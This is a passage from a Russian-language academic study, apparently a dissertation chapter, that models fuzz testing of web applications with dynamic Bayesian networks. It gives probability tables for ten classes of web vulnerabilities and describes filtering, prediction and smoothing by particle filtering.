1.0},{62008:1.0},{62021:1.0},{62047:1.0},{62086:1.0},{62099:1.0},{62775:1.0},{62996:1.0}>

Таблица 3.16

Модель перехода $P(X_{t+1}|X_t)$ байесовской сети процесса фаззинга непроверенных прямых ссылок на объекты (A4)

Node	Parents	CPT
PathTraversal	PathTraversal_t-1	<1.0,0.0,0.0,0.0,1.0,0.0,0.0,0.0,1.0>
InputBruteForcer_t	InputBruteForcer_t-1	<1.0,0.0,0.0,0.0,1.0,0.0,0.0,0.0,1.0>
Encoder_t	Encoder_t-1	<1.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,1.0, 0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,1.0,0.0,0. 0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,1.0,0.0,0.0, 0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,1.0,0.0,0.0,0.0,0. 0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0, 0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,1.0,0.0,0.0,0.0,0.0,0.0,0. 0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,1.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0, 0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0. 0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0, 0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0. 0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0, 0.0,0.0,1.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0. 0,1.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0>

Таблица 3.17

Модель перехода $P(X_{t+1}|X_t)$ байесовской сети процесса фаззинга нарушения конфигурации системы (A5)

Node	Parents	CPT
DefaultAccountExplosure_t	DefaultAccountExplosure_t-1	<1.0, 0.0, 0.0, 1.0>
TechnologyError_t	TechnologyError_t-1	<0.0, 0.0, 0.0, 1.0>
WebserverError_t	WebserverError_t-1	<0.0, 0.0, 0.0, 1.0>
DatabaseError_t	DatabaseError_t-1	<0.0, 1.0, 0.0, 1.0>

Таблица 3.18

Модель перехода $P(X_{t+1}|X_t)$ байесовской сети процесса фаззинга раскрытия персональных данных (A6)

Node	Parents	CPT
Force_Tls_t	Force_Tls_t-1	<1.0, 0.0, 0.0, 1.0>
Autocomplete_Form_t	Force_Tls_t-1	<0.06349206349206349, 0.9365079365079365, 0.014084507042253521, 0.9859154929577465>
Cookie_t	Cookie_t-1	<1.0, 0.0, 0.0, 1.0>
ViewState_t	ViewState_t-1	<1.0, 0.0, 0.0, 1.0>

Таблица 3.19

Модель перехода $P(X_{t+1}|X_t)$ байесовской сети процесса фаззинга нарушения управления доступом (A7)

Node	Parents	CPT
MissingAuthenticationAccess_t	MissingAuthenticationAccess_t-1	<1.0, 0.0, 0.0, 1.0>
MissingRoleAccess_t	MissingRoleAccess_t-1	<1.0, 0.0, 0.0, 1.0>

Таблица 3.20

Модель перехода $P(X_{t+1}|X_t)$ байесовской сети процесса фаззинга CSRF (A8)

Node	Parents	CPT
Xss_t	-	<1.0, 0.0, 0.0, 1.0>
Dynamic_t	-	<0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0>
Static_t	-	<1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0>

Таблица 3.21

Модель перехода $P(X_{t+1}|X_t)$ байесовской сети процесса фаззинга использования компонент с ошибками (A9)

Node	Parents	CPT
BlackBoxCheck_t	<1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0>	
WhiteboxCheck_t	<1.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0>	
VulnerabilityDatabase_t	<1.0, 0.0, 0.0, 1.0>	

Таблица 3.22

Модель перехода $P(X_{t+1}|X_t)$ байесовской сети процесса фаззинга непроверенных перенаправлений (A10)

Node	Parents	CPT
Http_t	Http_t-1	<1.0, 0.0, 0.0, 1.0>
Html_t	Html_t-1	<0.0, 0.0, 0.0, 1.0>
JavaScript_t	JavaScript_t-1	<1.0, 0.0, 0.0, 1.0>

Исходя из анализа данных полученных для временного среза T+1, модели восприятия для соответствующих типов программных ошибок имеют следующие значения.

Таблица 3.22

Модель восприятия $P(E_{t+1}|X_{t+1})$ байесовской сети фаззинга SQL-инъекций веб-приложений (A1)

Node	Parents	CPT
1	2	3
Network_t	DbmsFingerprint_t,Code_t,Command_t	<{120:1.0},{264:1.0},{268:0.42857142857142855},{269:0.5714285714285714},{282:1.0},>
CmdExecution_t	DbmsFingerprint_t,Code_t,Command_t	<{120:1.0},{264:1.0},{268:0.42857142857142855},{269:0.5714285714285714},{282:1.0},>
FileSystem_t	DbmsFingerprint_t,Code_t,Command_t	<{123:1.0},{264:1.0},{268:0.42857142857142855},{269:0.5714285714285714},{282:1.0},>
DbStructure_t	DbmsFingerprint_t	<{10:0.9},{11:0.1},{23:1.0}>
TableData_t	DbStructure_t	<{0:1.0},{3:1.0}>
Authentication_t	FileSystem_t,TableData_t,CmdExecution_t	<{9:1.0},{27:1.0},{45:1.0},{48:1.0},{57:1.0},>

1	2	3
Confidentiality_t	DbStructu- tu- re_t,Network_t,CmdExecution_t,File System_t	<{6:1.0},{128:0.04},{129:0.96},{135:1.0},{17 0:1.0},{212:0.16666666666666666},{213:0.83 33333333333334},>
Authorization_t	FileSys- tem_t,TableData_t,CmdExecution_t	<{9:1.0},{27:1.0},{45:1.0},{48:1.0},{57:1.0},>
Integrity_t	DbStructu- tu- re_t,Network_t,TableData_t,CmdEx ecution_t,FileSystem_t	<{6:1.0},{288:0.04},{289:0.96},{295:1.0},{36 2:1.0},{436:0.16666666666666666},{437:0.83 33333333333334},>
Availability_t	CmdExecu- tion_t,FileSystem_t,TableData_t	<{2:0.04},{3:0.96},{12:1.0},{15:1.0},{22:1.0}, {42:0.16666666666666666},{43:0.8333333333 333334},>

Таблица 3.23

Модель восприятия $P(E_{t+1}|X_{t+1})$ байесовской сети фаззинга механизмов обхода системы аутентификации и управления сессиями (A2)

Node	Parents	CPT
Authenticatio n_t	SessionFixa- tion_t,SessionHijack_t,SessionAdopt ion_t,CredentialsBruteForce_t,Sessio nPrediction_t	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0>
Authorizatio n_t	SessionFixa- tion_t,SessionHijack_t,SessionAdopt ion_t,CredentialsBruteForce_t,Sessio nPrediction_t	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0>

Таблица 3.24

Модель восприятия $P(E_{t+1}|X_{t+1})$ байесовской сети процесса фаззинга межсайтового скриптинга (XSS) (A3)

Node	Parents	CPT
1	2	3
KeyloggerMo dule_t	XssPayload_t	<{0:0.6162790697674418},{1:0.38372093023255816},{ 2:0.6944444444444444},{3:0.3055555555555556},{14: 0.631578947368421},{15:0.3684210526315789},{22:0.6 067415730337079},{23:0.39325842696629215}>
SpyEyeModul e_t	XssPayload_t	<{0:0.6046511627906976},{1:0.3953488372093023},{2 :0.6944444444444444},{3:0.3055555555555556},{14:0. 631578947368421},{15:0.3684210526315789},{22:0.59 55056179775281},{23:0.4044943820224719},>
DDosModule _t	XssPayload_t	<{0:0.6162790697674418},{1:0.38372093023255816},{ 2:0.6944444444444444},{3:0.3055555555555556},{14: 0.631578947368421},{15:0.3684210526315789},{22:0.6 067415730337079},{23:0.39325842696629215}>

1	2	3
PortScannerModule_t	XssPayload_t	<{0:0.5697674418604651},{1:0.43023255813953487},{2:0.6388888888888888},{3:0.3611111111111111},{14:0.631578947368421},{15:0.3684210526315789},{22:0.550561797752809},{23:0.449438202247191},>
NetworkScannerModule_t	XssPayload_t	<{0:0.6046511627906976},{1:0.3953488372093023},{2:0.6944444444444444},{3:0.3055555555555556},{14:0.631578947368421},{15:0.3684210526315789},{22:0.5955056179775281},{23:0.4044943820224719},>
NatPinningModule_t	XssPayload_t	<{0:0.6162790697674418},{1:0.3837209302325581 6},{2:0.6944444444444444},{3:0.3055555555555556},{14:0.631578947368421},{15:0.3684210526315789},{22:0.6067415730337079},{23:0.3932584269662921 5},>
DriveByDownloadModule_t	XssPayload_t	<{0:0.6046511627906976},{1:0.3953488372093023},{2:0.6944444444444444},{3:0.3055555555555556},{14:0.631578947368421},{15:0.3684210526315789},{22:0.5955056179775281},{23:0.4044943820224719},>
BrowserFingerprint_t	XssPayload_t	<{0:0.6046511627906976},{1:0.3953488372093023},{2:0.6666666666666666},{3:0.3333333333333333},{14:0.631578947368421},{15:0.3684210526315789},{22:0.5955056179775281},{23:0.4044943820224719},>
Authentication_t	KeyloggerModule_t,SpyEyeModule_t,DriveByDownloadModule_t	<{0:1.0},{6:1.0},{15:1.0}>
Authorization_t	KeyloggerModule_t,SpyEyeModule_t,DriveByDownloadModule_t	<{0:1.0},{6:1.0},{15:1.0}>
Integrity_t	DriveByDownloadModule_t,NatPinningModule_t,PortScannerModule_t,NetworkScannerModule_t	<{0:1.0},{4:1.0},{22:1.0},{31:1.0}>
Confidentiality_t	BrowserFingerprint_t,SpyEyeModule_t, DriveByDownloadModule_t	<{0:1.0},{6:1.0},{8:1.0},{15:1.0}>

Таблица 3.25

Модель восприятия $P(E_{t+1}|X_{t+1})$ байесовской сети процесса фаззинга непроверенных прямых ссылок на объекты (А4)

Node	Parents	CPT
1	2	3
Authentication_t	InputBruteForcer_t, PathTraversal,Encoder_t	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.06369426751592357, 0.9363057324840764, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0,

1	2	3
		0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.2230769230769231, 0.7769230769230769, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.026923076923076925, 0.9730769230769231, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.015384615384615385, 0.9846153846153847, 0.0, 1.0, 0.0, 1.0, 0.03076923076923077, 0.9692307692307692, 0.038461538461538464, 0.9615384615384616, 0.023076923076923078, 0.9769230769230769, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.03076923076923077, 0.9692307692307692, 0.0, 1.0, 0.0, 1.0, 0.023076923076923078, 0.9769230769230769, 0.046153846153846156, 0.9538461538461539, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0>
Authorization_t	InputBruteForcer_t, Path-Traversal,Encoder_t	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.06369426751592357, 0.9363057324840764, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.2230769230769231, 0.7769230769230769, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.026923076923076925, 0.9730769230769231, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.015384615384615385, 0.9846153846153847, 0.0, 1.0, 0.0, 1.0, 0.03076923076923077, 0.9692307692307692, 0.038461538461538464, 0.9615384615384616, 0.023076923076923078, 0.9769230769230769, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.03076923076923077, 0.9692307692307692, 0.0, 1.0, 0.0, 1.0, 0.023076923076923078, 0.9769230769230769, 0.046153846153846156, 0.9538461538461539, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0>
Confidentiality_t	InputBruteForcer_t,PathTraversal,Encoder_t	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.06369426751592357, 0.9363057324840764, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0,

1	2	3
		0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.2230769230769231, 0.7769230769230769, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.02692307692307692 5, 0.9730769230769231, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.015384615384615385, 0.9846153846153847, 0.0, 1.0, 0.0, 1.0, 0.03076923076923077, 0.9692307692307692, 0.038461538461538464, 0.9615384615384616, 0.023076923076923078, 0.9769230769230769, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.03076923076923077, 0.9692307692307692, 0.0, 1.0, 0.0, 1.0, 0.023076923076923078, 0.9769230769230769, 0.046153846153846156, 0.9538461538461539, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0>

Таблица 3.26

Модель восприятия $P(E_{t+1}|X_{t+1})$ байесовской сети процесса фаззинга нарушения конфигурации системы (A5)

Node	Parents	CPT
Fingerprint_t	DatabaseEr-ror_t,WebserverError_t,TechnologyError_t	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0>
Authentication_t	DefaultAccountExplosure_t	<1.0, 0.0, 0.0, 1.0>

Таблица 3.27

Модель восприятия $P(E_{t+1}|X_{t+1})$ байесовской сети процесса фаззинга раскрытия персональных данных (A6)

Node	Parents	CPT
Authentication_t	Cook-ie_t,ViewState_t,Force_Tls_t,Autocomplete_Form_t	<1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 1.0>
Authorization_t	Cook-ie_t,ViewState_t,Force_Tls_t,Autocomplete_Form_t	<1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 1.0>
Confidentiality_t	Cook-ie_t,ViewState_t,Force_Tls_t,Autocomplete_Form_t	<1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 1.0>
Integrity_t	Cook-ie_t,ViewState_t,Force_Tls_t,Autocomplete_Form_t	<1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 1.0>

Таблица 3.28

Модель восприятия $P(E_{t+1}|X_{t+1})$ байесовской сети процесса фаззинга нарушения управления доступом (A7)

Node	Parents	CPT
Authentication_t	MissingAuthenticationAccess_t	<1.0, 0.0, 0.0, 1.0>
AccessControl_t	MissingRoleAccess_t	<0.1, 0.9, 0.3333333333333333, 0.6666666666666666>
Authorization_t	MissingRoleAccess_t	<1.0, 0.0, 0.0, 1.0>

Таблица 3.29

Модель восприятия $P(E_{t+1}|X_{t+1})$ байесовской сети процесса фаззинга CSRF (A8)

Node	Parents	CPT
Integrity_t	Static_t, Dynamic_t	<0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.042735042735042736, 0.9572649572649573, 0.0, 0.0, 0.0, 0.0, 0.7489361702127659, 0.251063829787234, 0.0, 0.0, 0.0, 0.0>
Authorization_t	Static_t, Dynamic_t	<0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.042735042735042736, 0.9572649572649573, 0.0, 0.0, 0.0, 0.0, 0.7489361702127659, 0.251063829787234, 0.0, 0.0, 0.0, 0.0>
Confidentiality_t	Static_t, Dynamic_t	<0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.042735042735042736, 0.9572649572649573, 0.0, 0.0, 0.0, 0.0, 0.7489361702127659, 0.251063829787234, 0.0, 0.0, 0.0, 0.0>

Таблица 3.30

Модель восприятия $P(E_{t+1}|X_{t+1})$ байесовской сети процесса фаззинга использования компонент с ошибками (A9)

Node	Parents	CPT
Authentication_t	WhiteboxCheck_t,BlackBoxCheck_t	<0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.1111111111111111, 0.8888888888888888, 0.0, 1.0, 0.0, 1.0>
Availability_t	WhiteboxCheck_t,BlackBoxCheck_t	<0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 1.0, 0.125, 0.875>
Confidentiality_t	WhiteboxCheck_t,BlackBoxCheck_t	<0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 1.0, 0.0, 1.0>
Integrity_t	WhiteboxCheck_t,BlackBoxCheck_t	<0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 1.0, 0.125, 0.875>

Таблица 3.31

Модель восприятия $P(E_{t+1}|X_{t+1})$ байесовской сети процесса фаззинга непроверенных перенаправлений (A10)

Node	Parents	CPT
Phishing_t	Http_t, Html_t, JavaScript_t	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 1.0>

3.3. Описание вычислительного эксперимента по решению задач фильтрации, прогнозирования и сглаживания для динамических байесовских сетей управления процессом тестирования

В качестве механизма нахождения известных и выявления новых ошибок нарушения устойчивости, а также прогнозирования появления ошибок при тестировании группы однородных приложений в рамках исследования используется процедура вероятностного вывода для динамических байесовских сетей. Разработанные в рамках исследования динамические байесовские сети процесса тестирования веб-приложений методом фаззинга имеют фиксированную структуру, а значит число переменных состояния на каждом временном срезе одно и тоже. Это доказывает, что достоверностью получаемого вероятностного вывода будет идентичной. Для поиска и открытия новых типов программных ошибок используется вероятностный вывод на основе алгоритма фильтрации частиц (particle filtering), при этом полагается, что на входе алгоритма фильтрации частиц мы имеем динамическую байесовскую сеть с заданным начальным распределением условных вероятностей $P(X_0)$, моделью перехода $P(X_{t-1}|X_t)$ и моделью восприятия $P(E_t|X_t)$. Однако процесс вероятностного вывода для решение задачи тестирования подразумевает решение следующих задач.

Решение задачи фильтрации подразумевает нахождение $P(X_t|E_{1:t})$ – распределение апостериорных вероятностей в момент времени t, при условии, что мы имеем все свидетельства, полученные до текущего состояния. В рамках исследования, фильтрация позволяет оценить вероятности нахождения ошибки устойчивости в текущий временной интервал, при условии наличия сведений предыдущих тестирований. Именно решая задачу фильтрации, мы можем получить на текущий интервал времени наиболее корректные результаты тестирования (обнаружение присутствия ошибки).

В рамках решения задачи предсказания необходимо определить апостериорные значения вероятностей для переменной сети в будущем, при

наличии свидетельств до текущего состояния системы $P(X_{t+k}|E_{1:t}), k > 0$. В рамках логического вывода представленной системы тестирования под предсказанием будем понимать процесс нахождение вероятностных значений компонентов тестирования в будущем, опираясь на данные полученные в прошлом, что позволит прогнозировать динамику открытия и обнаружения неизвестных на данном временном срезе ошибок устойчивости.

Решение задачи сглаживания подразумевает нахождение апостериорных вероятностей некоторого прошлого состояния при наличии свидетельств до текущего момента времени $P(X_k|E_{1:t})$, $0 \leq k < t$. Для достижения поставленной цели в рамках исследования процесса фаззинга, решение задачи сглаживания позволит нам оценить корректность нахождение результатов тестирования в k момент времени иными словами оценить, насколько эффективно был реализован процесс тестирования в определенный момент времени в прошлом.

Исходя из рассмотренных задач модель фаззинга ошибок устойчивости на основе байесовского вывода представлена на рис. 3.4.




Рис 3.4. Фаззинг веб-приложений на основе вероятностного вывода

Анализируя процесс фаззинга, представленный на рис. 3.4 видно, что в каждом временной срезе t-1 ДБС присутствует как процесс фильтрации, рассчитывающий вероятность переменных тестирования в текущий момент времени, так и процесс предсказания на интервал t. На основе распределения

вероятностей полученного на этапе фильтрации в рамках тестирования можно сделать некоторую оценку присутствия ошибки программирования, базируясь на результатах байесовского вывода по всем переменным свидетельства, полученным к данному моменту времени.

Однако для решения задачи тестирования нельзя ограничиться лишь обнаружением наиболее распространенных ошибок, для локализации новых, необходимо сделать прогноз на некоторое число шагов в будущее, что позволит оценить как динамику появления новых программных ошибок, так и динамику закрытия той или иной ошибки в рамках обновления версии программного продукта или выпуска патча. Следующим шагом является оценка корректности прогноза на момент времени t, путем сравнения данных полученных на текущем временном среза и данных предсказания предшествующего среза. И если мы имеем неравенство предсказания в прошлом и фильтрации текущего состояния, то проводится анализ корректности данных полученных в прошлом состоянии. Данный процесс получил название сглаживание на глубину kT. Важной особенностью сглаживания является то, что оно может дать более правдоподобную оценку прошлого состояния, как мы имеем значительное число переменных свидетельств. Для решения задачи фильтрации, прогнозирования и сглаживания в работе применяется алгоритм фильтрации частиц. Вероятности выборок полученных на основе алгоритма фильтрации части ц для каждой из типов ошибок устойчивости представлены ниже.

Таблица 3.31

Вероятность выборок $P(S_{t+1})$ байесовской сети фаззинга SQL-инъекций веб-приложений (A1)

Node	Parents	CPT
1	2	3
InjectType_t		<{0:0.8285714285714286},{1:0.0761904761904762},{2:0.09523809523809523}>
